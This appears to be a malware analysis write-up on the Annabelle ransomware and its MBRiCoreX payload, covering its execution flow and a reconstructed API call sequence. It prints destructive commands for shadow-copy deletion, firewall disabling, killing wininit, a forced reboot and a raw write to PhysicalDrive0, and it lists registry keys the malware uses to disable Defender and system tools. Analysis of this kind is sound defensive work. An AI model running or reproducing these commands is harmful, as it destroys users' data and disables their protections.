

ANNABELLE RANSOMWARE

I PERSONALLY THINK ANNABELLE RANSOMWARE WAS A POC EFFORT. ITS NOT WELL WRITTEN. CODE SIZE IS HUGE (CLOSE TO 16M).

```
MG-Structure : MZ<Mark_Zbikowski>
HeaderOffsetVal : 00000004
StackSeg : 00000000
Stack* : 0000000b8
CkS : 00000000
Instr* :
HeaderAdd : 00000000
*****
## FILE_TYPE => PE
+
+ AMD
+ EXE ,GT 2GB .
+ Sun Feb 18 20:54:24 2018
+ 2
+ 0x1 <- Base*
+ GUI
+ <64B>
+ 16437248 <- CS
+ 0x2000 <- CoseBase*
*****
* .text:
* .text: <X>, <R>.
```

DECRYPTION KEY IS STATICALLY EMBEDDED WITHIN THE PAYLOAD. FOLLOWING IS THE KEY (IN RED)

WHYECVx64uX2zjVeDETEYRLN

THERE IS NO DECRYPTION PATH AVAILABLE. EVEN IF THE ABOVE KEY IS PROVIDED, MACHINE WILL BOOT INTO BLUE SCREEN OF DEATH, CAUSED BY ANOTHER PAYLOAD CALLED


“MBRICOREX”

LAST BUT NOT LEAST, THE MALWARE IS PRETTY CREEPY. HERE IS THE VIDEO.



https://www.youtube.com/watch?v=Hqlsamh_6RA

PROCESS FLOW



```
CreateProcessW( NULL, "vssadmin delete shadows /all /quiet", NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, NULL, ..., ...);  
CreateProcessW( NULL, "vssadmin delete shadows /all /quiet", NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, NULL, ..., ...);  
CreateProcessW( NULL, "NetSh Advfirewall set allprofiles state off", NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, NULL, ..., ...);  
strcmp ("set_ShutdownStyle", "get_RunNextInstanceDelegate" );
```

MBRICOREX PAYLOAD

```
MG-Structure : MZ<Mark Zbikowski>
HeaderOffsetVal : 00000004
StackSeg :
Stack* :
CkS :
Instr* :
HeaderAdd : 00000100
*****
## FILE_TYPE => PE
+
+ i386 ...
+ EXE
+ Sat Jun 20 02:22:17 1992
+ 8
+ 0x400000 <- Base*
+ GUI
+ (32B)
+ 29184 <- CS
+ 0x1000 <- CoseBase*
*****
* .rdata:
* .rdata: I, S, {R},
```



CRASH AND MODIFY MBR



```
db "taskkill.exe /F /IM wininit.exe",0;
db "C:\Windows\System32\taskkill.exe /F /IM wininit.exe",0;
db "shutdown.exe -r -f -t 0", 0;
db "C:\Windows\System32\shutdown.exe -r -f -t 0",0;
```




```
GetDiskFreeSpaceEx() -> PhysicalDriveN -> CreateFile()
```



```
ebx = CreateFileA("\\.\PhysicalDrive0", 0x10000000, 0x3, 0x0, 0x3, ...);
WriteFile_413194(ebx, ..., 0x8000, ..., 0x0);
```

```
CloseHandle(ebx);
```

```
WinExec("taskkill.exe /F /IM wininit.exe", 0x0);
WinExec("C:\Windows\System32\taskkill.exe /F /IM wininit.exe", 0x0);
LookupPrivilegeValueA(0x0, ...);
AdjustTokenPrivileges(HANDLE, ...);
```






SUMMARY




- EXECUTION
- DISABLE WINDOWS FEATURES E.G. FIREWALL
- START ENCRYPTING FILES
- REBOOT
- BOOT INTO RANSOM SCREEN WITH A TIMER
- TIMER EXPIRY
- MBRICOREX PAYLOAD
- BLUE SCREEN OF DEATH
- CREDITS & INFORMATION

ANNABELLE EXECUTION

```
vssadmin delete shadows /all /quiet  
C:\Windows\system32\vssvc.exe  
C:\Windows\System32\svchost.exe -k swprv  
vssadmin delete shadows /all /quiet  
NetSh Advfirewall set allprofiles state off  
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\UpdateBackup
```



C:\Windows\System32\shutdown.exe -r -t 00 -f




MBRiCoreX

WinExec("taskkill.exe /F /IM wininit.exe", 0x0);

WHAT IF THE CORRECT PASSWORD IS PROVIDED????

wHYEcVx64uX2zjVeDeTeYRLN

MBRiCoreX



WinExec("taskkill.exe /F /IM wininit.exe", 0x0);

A problem has been detected and windows has been shut down to prevent damage to your computer.
A process or thread crucial to system operation has unexpectedly exited or been terminated.
If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:
Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any windows updates you might need.
If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.
Technical information:
*** STOP: 0x000000F4 (0x0000000000000003, 0xFFFFFA8018F3D060, 0xFFFFFA8018F3D340, 0xFFFFF80002F98240)
Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 100
Physical memory dump complete.
Contact your system admin or technical support group for further assistance.

miss me? ANNABELLE
iCoreX#1337 <- Creator
Thanks to
rootabx / elektro berkaay (For some ideas :))
Siam Alam (For some tips)

Since there is no decryption path, same code path will be followed i.e. crash -> blue screen -> reboot -> hijack BOAT / alters MBR

ACTIVITY

```
\autorun.inf
[autorun]
open=
shellexecute=
autorun.inf
C:\Save1.txt
C:\Detect.txt
vssadmin delete shadows /all /quiet
NetSh Adyfirewall set aliprofiles state off
WScript.Shell
regwriteR
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows_Defender\DisableAntiSpyware
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows_Defender\DisableRoutinelyTakingAction
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\WindowsDefenderMAJ
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Enabled
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\SystemRestore\DisableSRQ
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\SystemRestore\DisableSR
HKEY_CURRENT_USER\Software\Microsoft\Windows NT\SystemRestore\DisableConfigU
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\SystemRestore\DisableConfig
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\USBSTOR
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTORZ
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\DisableCMD
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\DisableCMD9
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\DisableCMD
HKEY_CURRENT_USER\Software\Microsoft\Windows\DisableCMDG
HKEY_CURRENT_USER\Software\Microsoft\Windows\System\DisableCMD
HKEY_CURRENT_USER\Software\Microsoft\DisableCMD
HKEY_CURRENT_USER\Software\Microsoft\MMC\{8FC0B734-A0E1-11D1-A7D3-0000F87571E3}\Restrict_Run
HKEY_LOCAL_MACHINE\Software\Microsoft\MMC\{8FC0B734-A0E1-11D1-A7D3-0000F87571E3}\Restrict_Run
HKEY_CURRENT_USER\Software\Microsoft\Window_Defender\Real-Time Protection\DisableRealtimeMonitoring
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows_Defender\Real-Time Protection\DisableRealtimeMonitoring
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\SecurityHealthService
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SecurityHealthService
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\WdnisSvc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdnisSvc
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Services\WinDefend
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinDefend
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SafeBoot\Minimal\MinimalX
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRunS
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun
SOFTWARE\Microsoft\Windows\NT\CurrentVersion\Winlogon
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryToolsb
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\msconfig.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\taskmgr.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\cmd.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\chrome.exea
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\firefox.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\opera.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\microsoftedge.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\microsoftedgectp.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\notepad++.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\iexplore.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\notepad.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\MSASCuiL.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\mmc.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\gpedit.msc
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\UserAccountControlSettings.eded
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\Autoruns64.exeb
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\Autoruns.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\systemexplorer.exeb
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\taskkill.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\powershell.exe`c
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\yandex.exe`d
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\attrib.exea
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\bcdedit.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\sethc.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\mspaint.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\dllhost.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\rundll32.exe
SOFTWARE\WOW6432Node\Microsoft\Windows\NT\CurrentVersion\Image File Execution Options\rundll.exea
